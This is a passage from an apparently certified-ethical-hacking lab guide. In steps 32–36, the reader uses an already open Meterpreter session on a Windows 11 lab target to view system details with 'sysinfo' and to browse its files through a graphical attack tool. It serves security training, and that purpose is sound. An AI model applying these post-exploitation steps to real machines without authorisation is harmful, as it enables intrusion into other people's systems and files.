


32. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** switch to the **Parrot Security** machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).




34. Right-click on the target host and navigate to **Meterpreter 1** --> **Interact** --> **Meterpreter Shell**.




35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.

Note: Results usually take time to appear.




36. Right-click on the target host and navigate to **Meterpreter 1 --> Explore --> Browse Files**.

